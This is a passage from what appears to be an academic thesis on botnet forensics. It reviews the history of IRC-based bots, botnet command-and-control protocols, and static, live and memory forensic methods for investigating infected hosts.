Over time, various technologies have been developed and used in botnet attacks. The early botnets were less advanced in functionality. However, the botnet creators have continuously developed new techniques. For example, one of the newly introduced was the concept of software engineering to increase in modularity of malware. Moreover they have included packaging and deployment technologies to secure the existence of new botnets. Many of the new features were designed for such functions as avoiding detection, stealing data, exploiting vulnerabilities, launching network attacks and sending spam. There are a few notable methods used in creating botnets introduced below.

Pretty Park (PrettyPark.Worm, n.d.; Schiller et al., 2007) is the first IRC-enabled malware, discovered in March 1999. It is a kind of a computer worm written in Delphi and has many functionalities still in use today. It provides the attacker with a number of capabilities such as retrieving and reporting the basic system information, searching for e-mail addresses, retrieving user names and passwords, updating its functionality, transferring files, redirecting traffic, launching DoS attacks, and incorporating with the IRC server.

SubSeven, discovered in May 1999, was a first generation of the botnet which allowed a attacker to remotely control infected hosts via IRC server (Schiller et al., 2007). Originally SubSeven was a remotely controlled Trojan written in Delphi. After the version 2.1 of the SubSeven Trojan was released, this malicious code was able to be worked as a remote administration tool which received commands via IRC. It means that attackers had started remotely managing the infected systems and forming a botnet that is close to what we understand now (Lee, 2009).

Global Threat Bot (GTBot) based on the mIRC client is another botnet creating method used since 2000 (Lee, 2009; Schiller et al., 2007). In spite of the fact that mIRC originally was an IRC client software package, it had two important features for the bot herders to use to construct and control botnet. Firstly, scripting language embedded in mIRC is not limited to initiating IRC related events and commands but also supports operating system functionalities. As a result of the usefulness of this language, a number of abusive scripts have been made and used to perform illegal activities. Secondly, the support of law level socket connections such as Transmission Control Protocol (TCP) and User Datagram Protocol (UDP) allow attackers to perform port scanning, packet flooding for DDoS attacks, and IRC cloning.

SDBot, which appeared in 2002, was one of the milestone of botnet history (Barford and Yegneswaran, 2007; Lee, 2009; Schiller et al., 2007). Due to the simplicity of its source code, the sources do not include much of the common malicious modules. However many derivatives, including the sources or concepts from SDBot, have been created because the authors released the sources and provided technical support via the Internet. SDBot derivatives were very popular although the basic architecture of those malware were unstructured and less modular (Lee, 2009).

In contrast to the SDBot family, AgoBot, discovered in October 2002, has a significantly sophisticated and structured architecture. It demonstrates creativity in design and software engineering principles through its modular source code written in C/C++ (Barford and Yegneswaran, 2007). Based on this modularity, the AgoBot families can use different components for different jobs such as propagation, communication, harvesting sensitive information and attacking targets. In addition to this modularity, some of variants, including Phatobot, Forbot, and Polybot, adapted the WASTE P2P file sharing protocol to spread and control the botnet (Lee, 2009; Schiller et al., 2007).

Many malicious codes have used various kinds of techniques to obfuscate detection of existing payloads. For example, Rbot introduced the use of runtime software package encryption tools such as 10 Morphine, UPX, ASPack, PESpin (Schiller et al., 2007). Polybot, named for its use of polymorphism, is another one which attempts to change its code every time it infects a different machine (Lee, 2009). As the source codes of bots became more modular and are released under open source licences, the varieties of bots tend to be categorised by their malicious functionalities such as sending spam e-mails or launching a DDoS attack.

2.2.5 Communication Protocols

The main feature of the botnets differences from other malwares is their command and control (C&C) channel. Commonly, botnets are classified into three different types according to their C&C architectures: IRC, HTTP, and P2P based botnets (Ianelli and Hackworth, 2007; Zhaosheng et al., 2008). This section will describe different communication protocols used by botnets and explain how the Domain Name System (DNS) protocol works with those communication protocols.

2.2.5.1 IRC Internet

IRC is the most common protocol used in communication between bots and a bot server (Rajab et al., 2006). IRC protocol was specifically designed to allow chatting with each other over the Internet. It allows the channel owner to form several types of communication topology and send commands to large numbers of their clients. Initially bots based on IRC protocol were used to automatically maintain special channels. However, they have become a popular tool for malicious botnets because of reusability of previous source codes and simplicity of their server implementation function (Hoagland et al., 2008).




Figure 2.4: The communication mechanism of IRC and P2P bot

Moreover, a bot master can take advantage of its designed conceptual strength such as scalability and stability. **Error! Reference source not found.** shows the structure of the IRC bots' communication and attacking scenarios.

2.2.5.2 HTTP

Bots also use HTTP to communicate with their control server (Chiang and Lloyd, 2007). The number of applications using HTTP has steadily increased because the data on HTTP can easily pass though firewalls. For this reason bot masters are also using the same protocol to control their bot clients. Moreover those clients can be run within the process scope of other applications including different Web browsers (Daswani and Stoppelman, 2007). This neutralizes the prevention methods provided by the specific operating system in the victim system, which allows communication using certain network ports. For example, the research conducted by Chiang and Lloyd (2007) shows that the backdoor rootkit, as known as Rustock, uses HTTP POST method to send joining messages.

It is noted that centralized botnets using IRC and HTTP protocols for their C&C communication have serious drawbacks for the attackers (Grizzard et al., 2007). Whilst the bot masters can be provided with efficient communication tools from the nature of these protocols, botnets based on these protocols can be rather easily captured and finally brought down. IRC traffic is much easier to detect and block (Hoagland et al., 2008). As a central server contains most information about the client, a bot master may lose the central point of control when the C&C server is down.

2.2.5.3 P2P

Due to the drawbacks with IRC and HTTP protocols just discussed, P2P protocols became popular among the botnet creators (Grizzard et al., 2007; Hoagland et al., 2008; P. Wang et al., 2007). One way to mitigate a risk of failure is distributing bots from the multiple servers that communicate with each other. These servers will be able to control all bots, but there is no key control server. When one of the servers is brought down, the bots belonging to that server can contact another server. While it could be implemented with IRC protocol, the botnet using P2P protocol does not have any control servers. Each bot in this botnet can perform a role both as a client and a server (Hoagland et al., 2008).

P2P botnet communication has additional important advantages over centralized networks as well as drawbacks (Cooke et al., 2005). This includes the difficulty in disrupting a P2P communication system compared to other centralized networks. This means that the compromise of a single C&C does not necessarily mean the loss of the entire botnet. However, the design of a P2P system is more complex than centralized network designs. Also there is often no guarantee in P2P systems of message delivery or latency because the communications between peers is not controlled.

2.2.5.4 DNS

While DNS is not a protocol for communication among bots, it is used to improve the resiliency of bots (Hoagland et al., 2008). The bot masters prefer using a domain name because it gives more flexibility than using hard coded IP addresses. When the bot tries to connect to the C&C server, the bot would make a DNS query to find the hostname to obtain an IP address. In this case, the bot creators use existing compromised servers such as a phishing website so that they do not expose their own DNS server. In other words, these compromised websites work as a proxy server to redirect the DNS query to a real server. In this mechanism, the bot masters have more flexibility to make changes with the bots while maintaining their domain name intact. Also the redirecting can make it difficult to track down the commanding pathways.

To increase their resilience, botnets increasingly use the rapidly changing DNS called Fast Flux Service Network (FFSN) (Holz et al., 2008). In this FFSN, a single host seems to be assigned by many different IP Addresses. The primary objective is to create a distributed proxy network that redirects the network traffic to a central host such as a C&C server. This sophisticated infrastructure makes it much difficult to trace a central host and hard to take it down because taking down any of the proxies does not affect the availability of the central site (The Honeynet Project, 2007).

2.3 BOTNET INVESTIGATION

The increasing use of a botnet to commit cybercrime indicates a compelling need for digital forensic technologies. In general, investigative techniques of cybercrime by a botnet include malware analysis and network forensics. Section 2.3 explains the definition of digital forensics and describes the details of forensic technology related to the botnet investigation.

2.3.1 Definition of Digital Forensics

Digital forensics has been defined as “the use of scientifically derived and proven methods toward the preservation, collection, validation, identification, analysis, interpretation, documentation and presentation of digital evidence derived from digital sources for the purpose of facilitating or furthering the reconstruction of events found to be criminal, or helping to anticipate unauthorized actions shown to be disruptive to planned operations” (Palmer, 2001, p. 16). The main idea in this definition is that digital forensics is concerned with collecting digital evidence of criminal activities using scientifically proven methods. Owing to the advance in technology, digital forensic investigation can be applied to wide range of digital devices such as computer systems, network devices, mobile devices and external storage devices. In addition to the variety of devices, digital forensic techniques can be used in all type of investigations including criminal, civil, military, and corporate. In particular, cybercrime investigation heavily depends on digital forensics to gather evidence and prove the criminal activities.

The goal of digital forensics is to answer questions about the digital states and events related to criminal activities (Selamat et al., 2008). To achieve this goal, digital forensic processes include identifying, preserving, analyzing and presenting digital evidence in a proper manner. The methods and techniques using digital investigation should follow the forensic principles which can be accepted by courts. There are multiple digital forensic process models and procedures developed by different law enforcement agencies and forensic researchers, however, most of them follow general forensic and procedural principles (Ashcroft et al., 2004). They include that the integrity of the digital evidence should not be affected by the actions taken to secure and collect it. Secondly, investigators involved in examination of digital evidence should be trained for that purpose. Finally, activities related to digital forensic procedures should be documented, preserved, and available for review (Ashcroft et al., 2004).

The core procedures of digital forensics are designed to present evidence of the crime from stored digital materials. Daud (2008) describes the core procedures which involves acquisition, extraction, analysis, and presentation. Firstly, acquisition involves identifying potential sources of data and acquiring data from them. Secondly, in the extraction, verified data is extracted by physical and logical extracting methods which then become available for investigation. Thirdly, during the analysis process, investigators determine significance of evidence and probative value to the case by using various analysis methods such as timeframe, hiding data, application and file analysis. Finally, the results of analysis are reported and presented at the court in ways that maintain integrity and admissibility.

2.3.2 Static vs. Live Forensics

The traditional and foundational approach to digital forensics is known as static analysis (Adelstein, 2006; Hay et al., 2009). To conduct this investigative approach, an investigator essentially turns off the target system and then creates the duplicated image of the disk and other storage media in a forensic manner. The image is analysed in a particular way with static forensic tools such as Guidance Software's EnCase or AccessData's Forensic Toolkit (FTK). Static analysis focuses on identifying and accessing evidentiary files on a file system. Therefore, the methods used for static analysis includes recovering deleted files, determining file types, searching with interested keywords and breaking the encrypted files. The evidence obtained by static analysis is a helpful resource for explaining the current state of target system and the result of past events.

However, static analysis shows only a portion of the available evidence because of its fundamental limitations. Hay et al. stated that the factors of limitation are caused by the shutdown process, encrypted data, incomplete evidence, single snapshot and impact on users. The shutdown process, which is necessary to create a media image, involves many system operations and closes all running application and services. The consequence is that the storage media might be modified in several ways and the volatile data could be altered or destroyed permanently. In addition, encrypted volume and files make it impossible for an investigator to access the storage media without an encryption key. Most of all, an investigator cannot gather the complete evidence because the lack of dynamic information of the target system such as connecting user, opened ports, data loaded on a memory, and so on. As a result of the absence of continuity of evidence, the analysis provides an investigator with a fragment of continuous events used to commit the crime. Finally, halting the system to image the target system obviously can cause economic damage and be inconvenient for the user. While static analysis lays the foundation of the digital forensic methodologies, an alternative approach is needed for addressing those shortcomings.

Live forensics provides information that cannot be gathered with the conventional forensic approach (Hay et al., 2009). Live forensics is a type of forensic investigation that gathers possible evidentiary data from running systems (Lianhai et al., 2009). The main purpose of live forensic investigation is to provide an investigator with volatile information such as running processes, network connections and logged-on users. That information can be captured form physical memory installed on a target system and other storage media currently connected. For this reason, acquisition and analysis of volatile date from physical memory is the main topic of live forensic researchers (Aquilina et al., 2008; Baar et al., 2008; Huebner et al., 2007; Nick L. Petroni et al., 2006).

2.3.3 Malware Forensics

Analysis of a bot malware, as known as malware forensics, is an important part of a botnet investigation. A bot malware is central part of botnet cybercrime when it is used directly and indirectly to commit a cybercrime. For example, a botnet can directly launch DDoS attack against a commercial website and generates fake clicks in an illegitimate way. Also, in other cases like in phishing attack, the botnet has been used as servers to send phishing e-mails and host fake pages. For the forensic investigation of the botnet cybercrime, it is necessary to analyse a bot malware and understand its behaviour.

Aquilina et al. (2008) provide an overall methodology of malware analysis that is designed to help investigators to reconstruct the past events related to malware infection and to gather the evidentiary information from the malware itself. To achieve this goal, the investigation method suggested by Aquilina et al. (2008) starts from forensics preservation and examination of volatile data. Information on a physical memory is a main target of preservation so that the contents of the memory can be protected during the process of the forensic analysis. In addition to the full dump of physical memory, the investigator should try to obtain the current details of the target system such as lists of running process, network connections and opened files. It is very similar to the procedures of live forensics.

After acquiring a physical memory image, investigators should perform the procedure of memory forensics to extract and recover meaningful data from the image (Aquilina et al., 2008). The process of memory forensics is similar to that of handling digital evidence on hard disk and other storage media. The primary goal of malware forensics is to collect the information associated with malware including hidden and terminated processes, metadata of specific processes and network connections. Although useful information in memory can be found by reviewing readable text files and performing keyword searches, additional context and metadata can only be obtained using specialized knowledge of data structures in memory. For example, a string in Unicode and Internet Protocol (IP) addresses in hexadecimal would not be found by simple commands such as strings.

The next step is the conventional forensic investigation to determine the location of source evidence and reconstruct the intrusion vector of malware (Aquilina et al., 2008). The most common techniques of forensic examination on a compromised system to reconstruct crimes are temporal, functional, and relational analysis (Casey, 2004). Temporal analysis is a process of analysing the timeline of a file system to create a chronological list of events. It can be useful for determining the specific period of time when suspicious activities occurred. The goal of functional analysis is to provide knowledge about the functionality of malware within a certain environment. For functional analysis, an investigator can use the tool to load the forensic image on a virtual environment and to investigate the malware activities. Relational analysis is performed to determine the relationships between all of objects involved such as malware, a victim system, and network connected systems. In malware forensics, relational analysis focuses on the interaction of between malware components and the communications between compromised systems on the network. For example, an investigator using temporal analysis can identify the time period of malware infection and extract the group of files created at same time. Furthermore, the event logs and network traffic generated by those files can help to identify the existence of evidential executables.

After identifying existence of the malware, the next step to reveal its behaviour is a static and dynamic analysis of malware (Aquilina et al., 2008; Farmer and Venema, 2005). In digital forensics, static analysis is a process of analysing suspicious malware without actually executing it. Most tools of static analysis are based on reverse engineering such as disassemblers, decompliers and source code analysers. While static analysis can provide valuable information stored in executable binary code, it is impossible to reveal the entire picture of the malware functionality. On the other hand, dynamic analysis involves executing malware and monitoring its behaviour. Tools of dynamic analysis include debuggers, system monitor, and network sniffers. It can reveal the way that malicious code interacts with a victim system with the result that it affects the system. Farmer and Venema (2005) state that a combination of static and dynamic analysis is necessary because the former explains the method of malicious activities and the latter shows the results of them.

2.3.4 Network Forensics

An investigation of a botnet attack should include network forensic analysis. Palmer (2001) defines the network forensic as “the use of scientifically proven techniques to collect, fuse, identify, examine, correlate, analyse, and document digital evidence from multiple, actively processing and transmitting digital sources for the purpose of uncovering facts related to the planned intent, or measured success of unauthorized activities meant to disrupt, corrupt, and or compromise system components as well as providing information to assist in response to or recovery from these activities" (p.27). For the network forensic investigation involving botnets, the ultimate goal is to present indisputable evidence for prosecuting the perpetrator. In most cases, botnet attackers can be located in any place where they can connect to their control servers and infected hosts. The only way to find out their specific location is that an investigator traces back to the origin of the network traffic which contains malicious commands. It does not mean that attackers are located in the location of C&C servers and infected hosts. As shown in **Error! Reference source not found.**, they exist behind computer systems directly connected to a victim host.

2.4 RELATED WORKS

A major topic in botnet research is botnet collection and detection. Zhaosheng et al (2008) state that there are two main approaches to botnet detection and tracking. One approach is collecting malware by setting up a honeypot and honeynets. The other is detection, based on passive network traffic monitoring to identify the existence of botnets. Section 2.4 reviews the prior work related to these two different approaches, collecting and detecting botnets. Related research in the botnet forensic investigation area is also introduced.

2.4.1 Collecting Botnets

For collecting sample malwares, approaches based on honeypots have been widely used. The honeypot is an information system resource whose value lies in unauthorized or illicit use of that resource. Baecher et al (2006) argue that collecting and analysing of malware samples provide a better defence against the currently existing and similar artefacts. In particular, statistical information generated from the large scale of samples can be useful to learn about the patterns, trends, and rates of attack. In fact, the honeypot technologies have been recognised as good sample providers in several botnet research studies (Cooke et al., 2005; Freiling et al., 2005).

In the research conducted by Rajab et al (2006), they simply defined the goal of the malware collection phase as collecting as many bot binaries as possible. In this research, the researchers found that developing a scalable and robust infrastructure to achieve this goal is challenging. In particular, any malware collection infrastructure must support a wide array of data collection endpoints and should be highly scalable. Additionally, special measures must be implemented to prevent any part of the system from participating in malfeasance. To resolve these challenging problems, the researchers find that their own honeypot approaches are useful to collect malwares. Their approach is based on the automated malware collection because the automatic way of collecting helps reduce the overload of deploying and maintaining honeypots. The results show that the malwares collected allow the researchers to learn more about attack patterns, attack trends, and attack rates of malicious network traffic. In addition to these benefits, it provides a useful opportunity to investigate individual pieces of malwares. Each malware might be identified as possible evidence and provide useful digital fingerprints of the attackers.

2.4.2 Detecting Botnets

The other approach is detecting botnets based on passive network traffic monitoring and analysis. These techniques have been useful to identify the existence of botnets. In other words, the objective of this botnet detection is to detect groups of compromised machines within a monitored network that is part of a botnet (Gu et al., 2008). Gu et al conducted research in which they assumed that bots within the same botnet could be characterized by their protocols such as network communication traffic and malicious activities. Based on this assumption, the researchers categorised bots by using IRC protocol and executed a large number of bot samples obtained by this categorising. These efforts enabled to identify the first level of IRC servers and then infiltrate the corresponding IRC channels to snoop on the botnets.

There are new issues that the users of the botnet detection system need to be aware of whereby recent research shows the latest trend in botnets moving away from plaintext IRC protocols to encrypted HTTP-based or P2P protocols (Baecher et al., 2006; Ianelli and Hackworth, 2007). Those new techniques make the malware detection using the approach that described above difficult. The reasons include the changes in the structure of the botnet and difficulty of understanding encrypted network protocols. For example, the structure of botnets is shifting from a centralized one to a distributed one because of its use of P2P architecture (Grizzard et al., 2007; P. Wang et al., 2007). Furthermore, a botnet can change its C&C server address frequently during its lifetime by using fast-flux service networks (Bächer et al., 2008; Holz et al., 2008). Therefore, the botnet detection system should be independent of the C&C protocol, structure, and infection model of botnets, requiring further research to address those issues.

2.4.3 Malware Analysis

Previous research has introduced several methods of conducting botnet investigations. One of them is going through two stages introduced by Ard (2007). Ard (2007) described two different stages necessary in any botnet investigation that intends to detect digital fingerprints and identify the botnet authors. One is the analysis of the malware itself, which includes examining the binary file. This investigation may also include a run-time analysis to identity certain network information. The other one involves tracking sources, which entails identifying the DNS name registers, the IRC servers and the controllers. However, this research did not provide the investigator with adequate procedures to acquire digital evidence to maintain the integrity of evidence.

Wang and Kao (2007) introduced more structured digital forensic analysis as applied to the investigation of a P2P network based attack called Peep. By making use of P2P networks, Peep allows attackers to steal and destroy data stored on infected computers. This analysis takes place in two principal phases. The phase of event reconstruction is one. In this phase, based on the offensive behaviour, the analyser launches an assault against a particular information resource. The event reconstruction plays a crucial role in explaining why a piece of evidence has certain characteristics. The other phase is the digital forensic analysis phase. The investigation conducted in this phase is divided into two different parts: (1) off-line examination of abnormal files and (2) on-line analysis of sniffing packets. The off-line examination is guided by step-by-step instructions. The essential steps include checking the system time clock, examining running processes and examining the original settings. After going through those steps, it was determined which traffic is relevant to the investigation so that the investigator could gain his connectivity and learn what the network activity looks like. The second part of packet sniffing gives an effective way to analyse what data is stolen and where it is sent. Overall, the forensic analysis used in this research on botnet investigation offers a good example of a systematic procedure to gather digital evidence against botnet violations.

2.5 SUMMARY OF CHALLENGING ISSUES IN BOTNET INVESTIGATION

This section summarises challenging issues and problems in botnet investigation. These include difficulties in explaining infected moments and analysing botnet binaries. Next, methods of collecting evidence in infected hosts are described.

2.5.1 Propagation method in botnets

The propagation method employed by botnet masters has been moved from a push-based model to a pull-based model (Provos et al., 2008). Unlike the push-based model that involves traditional massive scanning attacks, these new botnets use a pull-based model. This change causes serious concern by increasing the infected population dramatically without the victims' awareness. One of the propagation techniques in this new model is using various social engineering techniques. With this technique, attackers gather visitors of a website with phishing methods, and allow the visitors to accidentally download the malware. Another technique involves exploitation of various browser vulnerabilities. In this case again, visitors come to automatically download malware and run it without their knowledge. These techniques are called 'drive-by downloads'. Using these techniques, the number of their victims can be easily increased without any barriers because conventional protection mechanism cannot prevent infection.

In botnet investigation, the evolution of the botnet malware propagation method, like the pull-based model, makes it difficult for the investigators to reconstruct the initial phase of a botnet attack. In the investigation of the botnet using a traditional method such as a push-based model, investigators might reveal the fingerprints of the infection by finding vulnerabilities of the system. However, to find the initial phase of an attack in the push-based botnets, investigators must consider various possibilities of how the botnet malwares were distributed.

2.5.2 Detection and Analysis avoidance techniques

As mentioned in Section 2.2.4, stealth and deception techniques have been changed continuously to avoid detection and analysis. The technique for detecting the existence of malware is based on the signatures of binary file such as byte sequences and strings (Tabish et al., 2009). The signature based malware detection can be easily defeated by packer and binary code obfuscation techniques (Stepan, 2006). Originally the packer is designed to reduce the size of software and to make it difficult for reverse engineering and debugging in the legitimate software industry. However attackers use this packing technique to hinder the static analysis of malicious binaries. The packed binary contents would be meaningless until unpacked.

Rootkit is bundle software of the botnet to hide its malicious activities and existence. It is designed to modify the data flow of the underlying operating system on an infected host. Information hidden by Rootkit includes suspicious files, executable name in processes lists, Registry entries, and network port. Techniques like Rootkit are well employed by the attackers to hamper forensic analysis, in particular live digital forensics.

2.5.3 Live Digital Forensics on An Infected System

Recently, the need of live forensics has increased (Adelstein, 2006; Hay et al., 2009). Under the Moor’s Law, the size of computer systems has continuously increased. In traditional forensics, it means that the investigator needs more time to analyse a larger amount of disk images. In addition, traditional forensics often involves halting a target system, which can cause the loss of information about what is happening on that system. In contrast, as discussed in section 2.3.2, live forensics can help to reveal unavailable information that is hard to obtain with conventional digital forensics. In botnet investigation, this information especially provides the context of what is currently happening on the compromised system.

In live forensics, there are advantages and disadvantages according to what techniques are going to be applied (Hay et al., 2009). The simplest approach to live digital forensics is to gather important information through the standard user interface on a target. The use of the provided system functionalities does not need to change the system. However, the system integrity can be damaged while various techniques such as Rootkits. Moreover, the investigation on compromised system cannot be repeatable because the investigator's operations could change the state of the target system. To address the problem of system integrity, one can use the trusted tools on a real-only media such as CD-ROM. However, the analysis of results obtained using this approach is not repeatable because the operation conducted by the investigator would change the state of the target system.

Memory forensics has received good attention in live digital forensics (Ligh et al., 2010). As mentioned in Section 2.3.2, physical memory might contain critical evidence that may not be obtained while the system is not active. Memory forensics can assist the investigation by breaking down the techniques that the malware writers employed to avoid detection and make analysis difficult. For example, the binary code loaded on a physical memory is in an unpacked state.

2.6 CONCLUSION

In Chapter 2, the context of botnets and the technical features of botnets have been reviewed. The literature has shown that the research about collecting and detecting botnets helps us understand botnets' propagation and infection mechanisms. Understanding various methods and techniques used in botnet mechanisms provides investigators with important clues to reveal the early state of botnet incidents. It is noted that forensic investigation is focused on reconstructing an entire incident of the crime. Being able to understand the early state of botnet incidents would be a starting point of this process.

The knowledge of live digital forensics is critical in a botnet investigation. On a running system, there is a large amount of information which an investigator cannot collect from a machine that is turned off. The live forensics would be an alternative way of investigation. There are strengths as well as drawbacks of using live forensics.

Literature suggests that the physical memory on live system can provide investigators with highly volatile and valuable information. The drawback is that the operation conducted by an investigator can change the state of a target machine, compromising the integrity of the evidence. Furthermore it is hard to repeat once the state of the running target system was changed.

In conclusion, the forensic analysis of a botnet incident needs to cooperate with existing knowledge and to overcome the drawbacks of its investigation methods.

Chapter 3

Study Design and Methodology

3.0 INTRODUCTION

The need for forensic investigation on live system has constantly increased. Particularly, for botnet-related crime investigation, live forensics provide valuable information that cannot be obtained by conventional digital forensic approaches. Live forensics can contribute to investigating cybercrimes if the investigators can resolve a few issues that need to be addressed when conducting live forensic investigation. These issues include difficulty in repeating the investigation with original situations, the possible damage to the integrity of the evidence and its vulnerability to some anti-forensic methods such as Rootkit. This research is designed to develop effective and powerful means of botnet investigation by addressing these problems.

With this main direction, Chapter 3 will specify research questions and hypotheses as well as introduce appropriate methods to answer the questions and test the hypotheses. First of all, a further set of published literature is reviewed to look specifically at the research methods employed in botnet research previously. By reviewing the previously used research methods, the researcher will discuss appropriate methods to serve the research questions raised in this study.

3.1 REVIEW OF RESEARCH METHODS ON BOTNET

The research methods used by other researchers are presented here to explain how forensic investigation on botnets was conducted and how the botnet binaries have been statically and dynamically analysed.

3.1.1 A Host-based Approach to Botnet Investigation

One of the very practical investigative methodologies is suggested in Law et al.'s study (2009). Many other botnet researchers have focused on understanding botnet behaviours, detecting the existence of botnet, and finding ways to break them down. Most of them have performed the investigation at the network level which requires advanced technologies. However, Law et al's work is different from those works in the way that the authors emphasized the importance of digital footprints that can be recovered from an infected host. This is the host-based investigation approach which is relatively simple. While the network protocol obtained from the bot-infected host provides critical information to assist network-based investigation. Therefore, as the authors suggested, the host-based botnet investigation could supplement network-based investigations and provide clear information about the entire architecture of the botnet.

Law et al. (2009) elaborate their ideas by assuming that the bot herders typically utilized a hierarchical approach to command and control their bots. Investigators involved in botnet analysis can come across bots at the lowest layer. Malicious binaries found at this stage might contain valuable information to identify the next level. Another assumption is that the host-based approach is more aimed and direct than the network level investigation. At the network level investigation, investigator should mine the linked information from huge volumes of network traffic to detect the location of the C&C server. In contrast, the host-based investigation requires much less data generated by one or several bot clients in an infected host. To test out these assumptions, they conducted research on collecting evidentiary information from the infected host in a forensic manner. In order to do this, firstly the researchers revealed the information about the C&C servers to estimate the size of the botnet and develop the disinfection mechanism. In the next step they analysed the botnet's structure and functionalities by using the C&C data. They also investigated the binary code of malware to understand the potential threat and propagation methods. Finally an investigation strategy was proposed to trace the bot herder.

To trace the bot herder, the investigation on an infected machine was conducted in two phases. One is a live investigation around the infected machine. For the laboratory environment, they set up a local area network (LAN) environment which comprises an infected target machine and an investigator's machine. A network hub acts as a gateway to connect to the Internet and a switch to broadcast all network traffic. The investigator's machine is installed with the packet sniffer software to capture the network data generated by the target machine. In addition to this software, the machine used by the investigator is attached an external hard drive to facilitate the data collection. Figure 3. 1: illustrates the laboratory environment used in this investigation.




Figure 3. 1: Illustration of set up for network traffic collection (Law et al., 2009)

This topology is then used to transport the live data from the target machine to the investigator's machine. After monitoring network traffic, the investigator acquires a memory snapshot from a running target machine to achieve the integrity of potential evidentiary information. The offline analysis of the stored memory data is focused on identifying the suspicious process and finding the location of the bot malware on the target machine.

In the second phase, the investigator recommends rebooting the target machine. Information generated at this stage could be different from that was collected on previous investigation. The reason is that most bots are automatically connected to the C&C server and to their neighbours during the booting period. The next step of this investigation is the same as a normal forensics procedure which includes seizing the disk image of the target machine for later court proceedings.

By concluding their study, Law et al. (2009) suggest that their host-based approach, directly investigating a botnet infected host, is a systematic procedure for botnet investigation and propose a common procedure for doing this. In contrast to the network level investigation, it shows increased efficiency of investigation and clear results of identifying the botnet control server. Most of all, the evidence collected from an infected host is more obvious than when it is generated in laboratory environment. However, the limits with this approach are also identified; specifically that there is a possibility the information on the infected host might be altered during the second phrase. According to the host-based approach proposed in this study, the target machine has to be turned off and to be forensically seized by established forensic procedures.

3.1.2 Internet Forensics on Peep Attacks

Wang & Kao (2007) proposed a digital forensic procedure to investigate a crime that was committed with the malicious code called Peep. While a binary of Peep is a type of Trojan horse, it is also a variant of a botnet. Peep client and Peepbrowser would form a network of infected computers with P2P network protocol. Peep provides the function that attackers can access the infected computer's file system. It also allows the attackers to steal and destroy data through a command relayed intermediate server.

The researcher shows an event reconstruction of a Peep attack to explain the specific features of digital evidence. It is exactly the same with the structure of the botnet that was explained in Chapter 2. The botnet is constructed in hierarchical and connected each other. The approach taken by Wang and Kao was able to describe the relationship between the intention of an intruder and the role of a malicious network. To explain this relationship, the authors outlined three tiers of the Peep botnet. The first tier is often a compromised client computer, the second is various types of servers, and the third is an attacker's computer. Attackers use the second tier to hide their activities, relay their attack command and store stolen data. In addition to the role of the second tier, the first tier, with malicious functionalities, shows what the attackers want to do. Consequently, the event reconstruction on a botnet attack could show a motivation of crime and the crime behaviour.

The researchers, Wang and Kao, also explained how they proceed with the Peep attack investigation, explaining two phases of examination (2007). The two phases consist of off-line examination of abnormal files and on-line analysis of sniffing network traffic. The first phase of off-line examination consisted of sequential instructions to investigate a victim’s computer. In this phase, the investigator performs a basic forensic examination such as checking the system clock, collecting network settings, examining running processes, and identifying unusual files. After that, the investigators need to check the settings of the automatically-started programs when an infected system boots up. The final step of off-line examination is to identify suspicious malwares by scanning with antivirus tools or using computer forensic techniques such as Hash Analysis.

